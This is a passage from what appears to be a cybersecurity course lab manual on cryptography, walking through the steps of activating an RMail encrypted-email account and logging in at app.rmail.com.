
The screenshot shows the same web browser window, but the page content has changed to a "Final step!" confirmation screen. The red sidebar remains the same. The main content area is titled "Final step!" in green and contains the following text: "To complete the registration process, please click the **ACTIVATION LINK** in the confirmation email sent to your address. If you do not see activation email in your inbox, please check your spam or junk mailbox." Below this, it shows the email details: "From: support@rpost.com" and "Subject: RPost Activation Email". Further instructions state: "After you click the **ACTIVATION LINK**, please select the RMail service to sign in to get started." and "Visit us at www.rmail.com to learn about RPost services."

Module 20 – Cryptography


10. Now, open a new tab in the browser and open the **Gmail** account which you have used to create the RMail account.
11. Open the email from **support@rpost.com** and click the activation link to activate the account.




12. **support.rpost.com** page appears, scroll down and click on **https://app.rmail.com/** link.



13. The **app.rmail.com** page appears, click on **LOGIN** at the top right corner of the web page.

